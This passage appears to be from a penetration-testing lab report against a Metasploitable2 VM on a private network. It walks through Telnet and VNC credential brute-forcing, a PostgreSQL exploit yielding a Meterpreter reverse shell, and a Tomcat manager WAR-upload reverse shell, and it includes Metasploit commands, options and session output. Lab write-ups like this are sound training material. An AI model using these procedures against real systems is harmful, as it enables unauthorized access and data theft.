The screenshot displays a Metasploit Framework session where the search telnet_login command was executed to identify modules related to Telnet authentication. The search results returned the Telnet Login Scanner module auxiliary/scanner/telnet/telnet_login




Step 2: Telnet Login Attempt

A Telnet connection was established to the target system (192.168.56.102) using default credentials (msfadmin:msfadmin). After successful authentication, the whoami command confirmed access as the msfadmin user. This step highlights Telnet's insecurity, as it transmits data in plaintext, making it vulnerable to unauthorized access.




Step 3: Configuring Telnet Login Module in Metasploit

The screenshot shows the configuration of the Telnet Login Scanner module in Metasploit. The user sets the password file (PASS_FILE) and user file (USER_FILE) to specify credential lists for brute-force attempts. The show options command displays available settings, including anonymous login attempts, blank passwords, and brute-force speed control.



Step 4: Successful Telnet Exploitation

The Metasploit Telnet Login Scanner successfully authenticated using the credentials msfadmin:msfadmin on the target system (192.168.56.102). A command shell session was established, allowing remote access from 192.168.56.103 to the Telnet service on port 23.



Step 5: Telnet Session Established

The screenshot shows a successful Telnet connection to the target system (192.168.56.102) using the credentials msfadmin:msfadmin. Upon login, the system displays a security warning advising against exposing the Metasploitable2 VM to untrusted networks.
The user confirms access by running the whoami command, which returns msfadmin, verifying that the session is running under this user account. A directory listing (ls) reveals files such as pass.txt and users.txt, indicating potential sensitive information stored on the system.

4. VNC Exploitation (Port 5900)

In this step, we prepared to exploit a system running a vulnerable VNC (Virtual Network Computing) service, typically accessible via port 5900. VNC is a graphical desktop-sharing protocol that, if misconfigured or unprotected, can be exploited to gain remote access to a system.

Step 1: Launching Metasploit

We started by launching the Metasploit Framework Console using the command:

***Command**: msfconsole*

Upon startup, Metasploit loaded its extensive set of modules


Step 2: VNC Login Module Configuration

Following the initialization of Metasploit in Step 1, we moved forward with identifying and configuring a suitable module to exploit the target VNC service.

We used the following command to search for VNC-related login modules:

Command: *search vnc_login*
This returned the module:
auxiliary/scanner/vnc/vnc_login – a brute-force scanner for discovering valid VNC credentials.
We loaded the module using:

Command*: use auxiliary/scanner/vnc/vnc_login*



Step 3: Executing the VNC Brute-Force Attack

With the VNC login module properly configured in the previous step, we initiated the brute-force attack by executing the following command within Metasploit:

Command*: run*

Step 4: Establishing VNC Connection

We used the vncviewer tool to initiate a connection to the vulnerable target:
Command: vncviewer 192.168.56.102

The connection was established using protocol version 3.3.

The authentication was completed successfully with the discovered password (password).

Upon successful login, the VNC server displayed the remote desktop environment.


This confirmed that we had interactive access to the graphical user interface (GUI) of the target system.

```
┌──(aysha㉿aysh)-[~]
└─$ vncviewer 192.168.56.102
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Step 5: Accessing the Target GUI

Once the VNC session was established, the target's desktop environment was rendered, confirming full remote access. As seen in the interface:
The session displayed the desktop labeled as "root's desktop (metasploitable)", implying root-level access via the VNC session.
This visual access allows the attacker to interact with the system just as a local user would, bypassing shell-only limitation

The image below shows the : Pop windows of VNC




. *5. PostgreSQL Exploitation (Port 5432):*

This section outlines the successful exploitation of a PostgreSQL service running on port 5432 of the target system. The goal was to gain remote access by leveraging default credentials and exploiting the PostgreSQL service using Metasploit.

Step 1: Module Enumeration for PostgreSQL Services

In this step, we begin by identifying potential Metasploit modules that target PostgreSQL services, typically running on port 5432. The screenshot demonstrates the use of the search postgresql command within the Metasploit Framework (msfconsole), listing various auxiliary and exploit modules related to PostgreSQL.



Step 2: Choosing and Setting Up the PostgreSQL Exploit

In this step, we selected a specific exploit module from Metasploit called exploit/linux/postgres/postgres_payload, which is used to attack a PostgreSQL service on a Linux system. This module is known to work very well (rated "excellent"). We then set up a reverse TCP payload (linux/x86/meterpreter/reverse_tcp), which will allow us to get a remote connection (a shell) back from the target machine once the exploit works. After that, we set the target machine's IP address (192.168.50.102) using the set RHOSTS command. This step prepares the exploit to be launched against the PostgreSQL service running on the target.

Step 3: Setting Exploit Options


In this step, we configured the necessary settings for the PostgreSQL exploit module. First, we set the local IP address (LHOST) to 192.168.56.103, which is our attacking machine. Then, we used the show options command to display all required settings for the exploit. The important fields we filled in were:
USERNAME: postgres (default PostgreSQL username)

PASSWORD: postgres (default password)

RHOSTS: 192.168.56.102 (target machine's IP)


RPORT: 5432 (default PostgreSQL port)

These settings ensure the exploit knows how and where to connect for launching the attack.



Step 4: Running the Exploit

Once all the options were set, we used the run command to launch the exploit. The attack started a reverse TCP connection, successfully connected to the PostgreSQL service on the target machine, and uploaded the payload. As a result, we got a Meterpreter session, meaning we now have remote access to the target system. This confirms that the exploit worked and we've gained control over the target through the PostgreSQL vulnerability.



Step 5: Enumeration of PostgreSQL Directory Contents

After gaining a Meterpreter session on the target system, we navigated to the PostgreSQL data directory located at /var/lib/postgresql/8.3/main. This directory contains sensitive configuration and database-related files for the PostgreSQL instance running on the target system.

This step highlights successful enumeration of sensitive backend components, which could be exploited further to extract or manipulate database contents. The host system is running an outdated and vulnerable version of Ubuntu, increasing the risk level associated with this exposure

```
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2025-05-05 02:48:36 -0400  global
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw-------  125   fil   2025-05-05 01:38:21 -0400  postmaster.opts
100600/rw-------  54    fil   2025-05-05 01:38:21 -0400  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r-----  891   fil   2010-03-17 10:07:45 -0400  server.key

meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
```

Step 6: Network Interface Enumeration

Following the successful enumeration of PostgreSQL directories, we proceeded to gather network configuration details of the compromised system. This step helps identify the IP address, network range, and available interfaces that can be used for pivoting or lateral movement within the internal network.

Using the Meterpreter command ifconfig, we retrieved interface configurations:


```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:1e:2e:2d
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.56.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe1e:2e2d
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

6. Apache Tomcat Exploitation (Port 8180):

This section outlines the successful exploitation of Apache Tomcat running on port 8180 of the target system. The goal was to gain remote code execution by leveraging the Tomcat Manager interface.

Step 1: Module Search and Selection


We began by searching for applicable Metasploit modules targeting Apache Tomcat
msf > search tomcat
From the results, we selected the exploit/multi/http/tomcat_mgr_upload module. This exploit allows authenticated users of the Tomcat Manager application to upload a malicious .war (Web Application Archive) file, enabling remote code execution via a reverse shell.



```
msf6 exploit(linux/postgres/postgres_payload) > search apache tomcat

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/dos/http/apache_commons_fileupload_dos      2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode                    2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl             2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3     \_ target: Automatic detection                      .                .          .      .
   4     \_ target: Windows                                  .                .          .      .
   5     \_ target: Linux                                    .                .          .      .
   6   exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code
Execution
   7     \_ target: Java                                     .                .          .      .
   8     \_ target: Linux                                    .                .          .      .
   9     \_ target: Windows                                  .                .          .      .
   10    \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)  .          .          .      .
   11  auxiliary/admin/http/tomcat_ghostcat                  2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   12  exploit/windows/http/tomcat_cgi_cmdlineargs           2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vu
```

Step 2: Initial Configuration and Authentication Attempts


Next, we configured the exploit with the target IP and service parameters:
RHOSTS: 192.168.56.102 (Target machine)



```
msf6 exploit(linux/postgres/postgres_payload) > use 18
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        192.168.56.102   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```


Step 3: Successful Exploitation with Valid Credentials

After multiple attempts, we successfully authenticated using valid Tomcat Manager credentials. We re-ran the exploit with the same payload configuration. This time, the .war payload was successfully uploaded and executed by the Tomcat server, leading to a reverse Meterpreter session on the attacker's machine.
This confirmed remote code execution capability on the target via the Tomcat Manager application.



Step 4: Running the Exploit to Gain Access

In this step, we executed the Tomcat Manager Upload exploit using Metasploit. Here's what happened:
A reverse TCP handler was started on our attacking machine (192.168.56.103:4444) to listen for incoming connections from the target.
The exploit retrieved the session ID and CSRF token needed to communicate with the Tomcat Manager interface.
A malicious WAR file was uploaded and deployed on the target server (192.168.56.102) to gain remote code execution.
The payload was executed, and then automatically undeployed to avoid detection.
A Meterpreter session was successfully opened, confirming that we now had remote access to the target machine
This step confirms that the exploit worked and gave us control over the victim system.




Step 5: Verifying Access and Exploring the Target System

ifconfig command was run to confirm the target machine's network details. The IP address 192.168.56.102 matches our intended victim.

Next, we ran the ls command to list the contents of the root directory (/) on the target system.

The output showed standard Linux directories like bin and boot, confirming we now had file system access and could navigate the target machine.



7. Port 1099


Port 1099 was identified as an open service running Java RMI (Remote Method Invocation) on the target system. Java RMI is a protocol that allows remote communication between Java programs, and it is commonly used for distributed applications. This section documents the enumeration and exploitation of the exposed RMI registry service to gain unauthorized access to the system.

Step 1: Identifying the Open Port and Vulnerable Service

It was discovered that Port 1099 was open on the target system. This port is commonly used by Java RMI (Remote Method Invocation). Using msfconsole, it was searched for related exploits.

